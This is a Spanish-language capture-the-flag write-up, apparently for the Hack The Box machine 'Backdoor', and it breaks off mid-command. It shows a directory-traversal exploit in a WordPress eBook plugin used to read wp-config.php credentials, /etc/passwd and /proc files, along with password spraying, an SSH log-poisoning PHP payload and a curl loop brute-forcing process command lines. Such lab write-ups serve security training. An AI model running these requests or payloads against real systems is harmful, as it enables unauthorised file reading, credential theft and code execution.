Backdoor - Writeup


RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:


```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b4:de:43:38:46:57:db:4c:21:3b:69:f3:db:3c:62:88 (RSA)
|   256 aa:c9:fc:21:0f:3e:f4:ec:6b:35:70:26:22:53:ef:66 (ECDSA)
|_  256 d2:8b:e4:ec:07:61:aa:ca:f8:ec:1c:f8:8c:c1:f6:e1 (ED25519)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Backdoor &#8211; Real-Life
|_http-generator: WordPress 5.8.1
1337/tcp open  waste?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Nos dice que no tenemos acceso al puerto 1337 ni por telnet ni por netcat:


En el puerto 80 nos encontramos con un wordpress 5.8.1:



Si hacemos click en home nos redirecciona a dominio "backdoor.htb". Añadimos el dominio en el archivo /etc/hosts.



A traves del dominio no podemos ver las rutas del wordpress osea que tiraremos con la IP. Podemos ver los plugins que tiene instalados en la ruta comun:



Vamos a buscar la version de "ebook-download":

```
=== Plugin Name ===
Contributors: zedna
Donate link: https://www.paypal.com/cgi-bin/webscr?cmd=_donations&b
Tags: ebook, file, download
Requires at least: 3.0.4
Tested up to: 4.4
Stable tag: 1.1
License: GPLv2 or later
License URI: http://www.gnu.org/licenses/gpl-2.0.html

Allow user to download your ebook custom file when insert an email.
```

Estamos ante la version 1.1 de "ebook-download". Vamos a buscar algun exploit:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ searchsploit WordPress Plugin eBook 1.1
------------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------------
WordPress Plugin eBook Download 1.1 - Directory Traversal
------------------------------------------------------------------------------
```

Vamos a ver su contenido:


```
# Exploit Title: Wordpress eBook Download 1.1 | Directory Traversal
# Exploit Author: Wadeek
# Website Author: https://github.com/Wad-Deek
# Software Link: https://downloads.wordpress.org/plugin/ebook-download.zip
# Version: 1.1
# Tested on: Xampp on Windows7

[Version Disclosure]
=============================================
http://localhost/wordpress/wp-content/plugins/ebook-download/readme.txt
=============================================

[PoC]
=============================================
/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../wp-config.php
=============================================
~
```

Nos dice que hay una vulnerabilidad de "Directory Traversal/LFI" donde podemos ver archivos internos de la maquina. Vamos a ver el archivo "wp-config.php" que es donde se almacena la configuracion de wordpress. Vamos a utilizar "burpsuite" para que no me descargue los archivos:

```
GET /wp-content/plugins/ebook-download/filedownload.php?
ebookdownloadurl=../../../wp-config.php HTTP/1.1
Host: 10.10.11.125
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept:
```

```
34
35 /** MySQL database username */
36 define( 'DB_USER', 'wordpressuser' );
37
38 /** MySQL database password */
39 define( 'DB_PASSWORD', 'MQYBJSaD#DxG6qbm' );
```

Encontramos unas credenciales, vamos a probarlas:



Nos dice que el usuario "wordpressuser" no existe. Probamos esa misma contraseña con admin pero tampoco. Podemos probar a conseguir el archivo "/etc/passwd" para poder enumerar usuarios:

```
GET /wp-content/plugins/ebook-download/filedownload.php?
ebookdownloadurl=../../../../../../etc/passwd HTTP/1.1
Host: 10.10.11.125
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: wordpress_test_cookie=WP%20Cookie%20check
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
9  Content-Type: application/octet-stream
10
11 ../../../../../../etc/passwd../../../../../../etc/passwd../../../..
   /../etc/passwdroot:x:0:0:root:/root:/bin/bash
12 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
13 bin:x:2:2:bin:/bin:/usr/sbin/nologin
14 sys:x:3:3:sys:/dev:/usr/sbin/nologin
15 sync:x:4:65534:sync:/bin:/bin/sync
16 games:x:5:60:games:/usr/games:/usr/sbin/nologin
17 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
18 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
19 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
20 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
21 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
22 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
23 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
24 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
25 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
26 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
27 gnats:x:41:41:Gnats Bug-Reporting System
   (admin):/var/lib/gnats:/usr/sbin/nologin
28 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
29 systemd-network:x:100:102:systemd Network
   Management,,,:/run/systemd:/usr/sbin/nologin
30 systemd-resolve:x:101:103:systemd
   Resolver,,,:/run/systemd:/usr/sbin/nologin
31 systemd-timesync:x:102:104:systemd Time
   Synchronization,,,:/run/systemd:/usr/sbin/nologin
32 messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
33 syslog:x:104:110::/home/syslog:/usr/sbin/nologin
34 _apt:x:105:65534::/nonexistent:/usr/sbin/nologin
35 tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
36 uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
37 tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
```

Vamos a descargarnos el archivo y realizamos un ataque "Password Spraying" con los usuarios y la contraseña que tenemos a traves de wpscan:

```
wpscan --url http://10.10.11.125/ -U users.txt -P pass.txt
```

```
[+] Performing password attack on Wp Login against 36 user/s
Trying <script>window.close()</script> / MQYBJSaD#DxG6qbm Time: 00:00:01 ⇐

[i] No Valid Passwords Found.
```

No encuentra ninguna credencial. Tambien he intentado enumerar el "bash-history", "id_rsa" y "authorized_keys" del usuario "user" pero nada, he intentado conectarme por ssh con el usuario user pero tampoco. Vamos a ver los puertos internos que tiene abiertos en "/proc/net/tcp":

```
┌──(kali㉿kali)-[~/Downloads]
└─$ curl -s -X GET http://10.10.11.125/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../../../../../../proc/net/tcp
../../../../../../../../proc/net/tcp../../../../../../../../proc/net/tcp../../../../../../../../proc/net/tcp  sl  local_address rem_address   st tx_queu
   0: 3500007F:0035 00000000:0000 0A 00000000:00000000 00:00000000 00000000   101        0 29667 1 0000000000000000 100 0 0 10 0
   1: 00000000:0016 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 34053 1 0000000000000000 100 0 0 10 0
   2: 00000000:0539 00000000:0000 0A 00000000:00000000 00:00000000 00000000  1000        0 38289 1 0000000000000000 100 0 0 10 0
   3: 0100007F:8124 00000000:0000 0A 00000000:00000000 00:00000000 00000000   113        0 35908 1 0000000000000000 100 0 0 10 0
   4: 0100007F:0CEA 00000000:0000 0A 00000000:00000000 00:00000000 00000000   113        0 35910 1 0000000000000000 100 0 0 10 0
   5: 7D0B0A0A:9FFC 01010101:0035 02 00000001:00000000 01:00000030 00000002   101        0 102242 2 0000000000000000 400 0 0 1 7
<script>window.close()</script>
```

Nos tenemos que quedar con la segunda columna y tenemos que pasarlo de hexadecimal y decimal. Podemos hacerlo con python3:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3
Python 3.12.7 (main, Nov  8 2024, 17:55:36) [GCC 14.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> 0x0035
53
>>> 0x0016
22
>>> 0x0539
1337
>>> 0x8124
33060
>>> 0x0CEA
3306
>>> 0xA040
41024
```

No vemos ningun puerto que nos llame la atencion. Tambien podriamos ejecutar un "ssh log poisoning". Si podriamos ver los logs del archivo "/var/log/auth.log" podriamos envenenarlo ejecutando el siguiente comando:

```
ssh '<?php system("whoami"); ?>'@10.10.11.125
```

El login nos daria error pero si en los logs podemos ver que se ha ejecutado el comando quiere decir que es vulnerable a log poisoning. Vamos a intentar apuntar a archivo de logs:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ curl -s -X GET http://10.10.11.125/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../../../../../../var/log/auth.log
../../../../../../../../var/log/auth.log../../../../../../../../var/log/auth.log../../../../../../../../var/log/auth.log<script>window.close()</script>
```

No podemos verlo osea que por ahi no va. Como por detras esta apache tambien podemos intentar realizar un "log poisoning" donde manipulamos el "user-agent" para ejecutar comandos. Vamos a probar si podemos a puntar a los logs de apache en "/var/log/apache2/access.log":

```
┌──(kali㉿kali)-[~/Downloads]
└─$ curl -s -X GET http://10.10.11.125/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../../../../../var/log/apache2/access.log
../../../../../../../var/log/apache2/access.log../../../../../../../var/log/apache2/access.log../../../../../../../var/log/apache2/access.log<script>window.close()</script>
```

Tampoco podemos ver los logs. Otra ruta que podemos enumerar es la de "/proc/????/cmdline". Dentro de /proc podemos ver varios numeros que indican procesos:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ls /proc
1     1133  12187  1268  1308   1348  1370  1417  1494  1556  1668  1754   1894   21   271    28
1035  1135  1221   1275  13138  1353  1371  1422  1499  16    1694  1758   19     22   27157  280
11    1136  1222   1286  1314   1359  1372  1464  15    1619  17    17667  1905   224  273    281
1104  1137  1236   1294  1332   1363  1386  1468  1502  1626  1711  1782   19722  23   274    284
1113  1138  1237   13    1340   1367  14    1473  1508  1631  1714  17889  2      24   27437  285
1114  1160  1244   1302  1341   1368  1409  1478  1528  1636  1726  18     20     25   275    29
1132  12    1245   1304  1346   1369  1415  1482  1535  1657  1741  1829   20910  26   276    290
```

Estos procesos tienen un archivo en su interior llamado "cmdline". A traves de este archivo puedes ver que cual es el servicio que invoco este proceso. A veces, a traves de un "oneliner" en este archivo puedes levantar un servicio y crear una autenticacion para el servicio. Tendriamos que bruteforcear para poder saber cuales son los numeros de los procesos que hay en la maquina victima:

`for i in {1..1000};do curl -s -X GET http://10.10.11.125/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../../../../../proc/$i/cmdline;done`

```
┌──(kali㉿kali)-[~/Downloads]
└─$ for i in {1..1000};do curl -s -X GET http://10.10.11.125/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../../../../../proc/$i/cmdline;done
../../../../../../../proc/2/cmdline../../../../../../../proc/2/cmdline../../../../../../../proc/2/cmdline<script>window.close()</script>../../../../../../../proc/3/cmdline../..
../../../../proc/4/cmdline../../../../../../../proc/4/cmdline<script>window.close()</script>../../../../../../../proc/5/cmdline../../../../../../../proc/5/cmdline../../../..
../proc/6/cmdline<script>window.close()</script>../../../../../../../proc/7/cmdline../../../../../../../proc/7/cmdline../../../../../../../proc/7/cmdline<script>window.close()<
ipt>../../../../../../../proc/9/cmdline../../../../../../../proc/9/cmdline../../../../../../../proc/9/cmdline<script>window.close()</script>../../../../../../../proc/10/cmdline
./../../../../../../proc/11/cmdline../../../../../../../proc/11/cmdline<script>window.close()</script>../../../../../../../proc/12/cmdline../../../../../../../proc/12/cmdline..
../../../../../../proc/13/cmdline<script>window.close()</script>../../../../../../../proc/14/cmdline../../../../../../../proc/14/cmdline../../../../../../../proc/14/cmdline<scr
pt>window.close()</script>../../../../../../../proc/16/cmdline../../../../../../../proc/16/cmdline../../../../../../../proc/16/cmdline<script>window.close()</script>../../../..
../../../proc/18/cmdline../../../../../../../proc/18/cmdline../../../../../../../proc/18/cmdline<script>window.close()</script>../../../../../../../proc/19/cmdline../../../../
/../../proc/20/cmdline../../../../../../../proc/20/cmdline<script>window.close()</script>../../../../../../../proc/21/cmdline../../../../../../../proc/21/cmdline../../../../../
./../proc/22/cmdline<script>window.close()</script>../../../../../../../proc/23/cmdline../../../../../../../proc/23/cmdline../../../../../../../proc/23/cmdline<script>window.cl
se()</script>../../../../../../../proc/25/cmdline../../../../../../../proc/25/cmdline../../../../../../../proc/25/cmdline<script>window.close()</script>../../../../../../../pro
/27/cmdline../../../../../../../proc/27/cmdline../../../../../../../proc/27/cmdline<script>window.close()</script>../../../../../../../proc/28/cmdline../../../../../../../proc/
9/cmdline../../../../../../../proc/29/cmdline<script>window.close()</script>../../../../../../../proc/30/cmdline../../../../../../../proc/30/cmdline../../../../../../../proc/30
cmdline<script>window.close()</script>../../../../../../../proc/32/cmdline../../../../../../../proc/32/cmdline../../../../../../../proc/32/cmdline<script>window.close()</script
../../../../../../../proc/34/cmdline../../../../../../../proc/34/cmdline../../../../../../../proc/34/cmdline<script>window.close()</script>../../../../../../../proc/35/cmdline.
/../../../../../../proc/36/cmdline../../../../../../../proc/36/cmdline<script>window.close()</script>../../../../../../../proc/37/cmdline../../../../../../../proc/37/cmdline../
./../../../../../proc/38/cmdline<script>window.close()</script>../../../../../../../proc/39/cmdline../../../../../../../proc/39/cmdline../../../../../../../proc/39/cmdline<scri
t>window.close()</script>../../../../../../../proc/41/cmdline../../../../../../../proc/41/cmdline<script>window.close()</script>^C
```

Vemos que al final de cada peticion hay un comando `<script>window.close()</script>`, tenemos que sustituir ese comando por un salto de linea:

`comando|sed 's/<script>window.close()<\/script>/\n/g';done`

```
┌──(kali㉿kali)-[~/Downloads]
└─$ for i in {800..900};do curl -s -X GET http://10.10.11.125/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../../../../../proc/$i/cmdline|sed 's/<script>window.close()<\/script>/\n/
../../../../../../../proc/800/cmdline../../../../../../../proc/800/cmdline../../../../../../../proc/800/cmdline
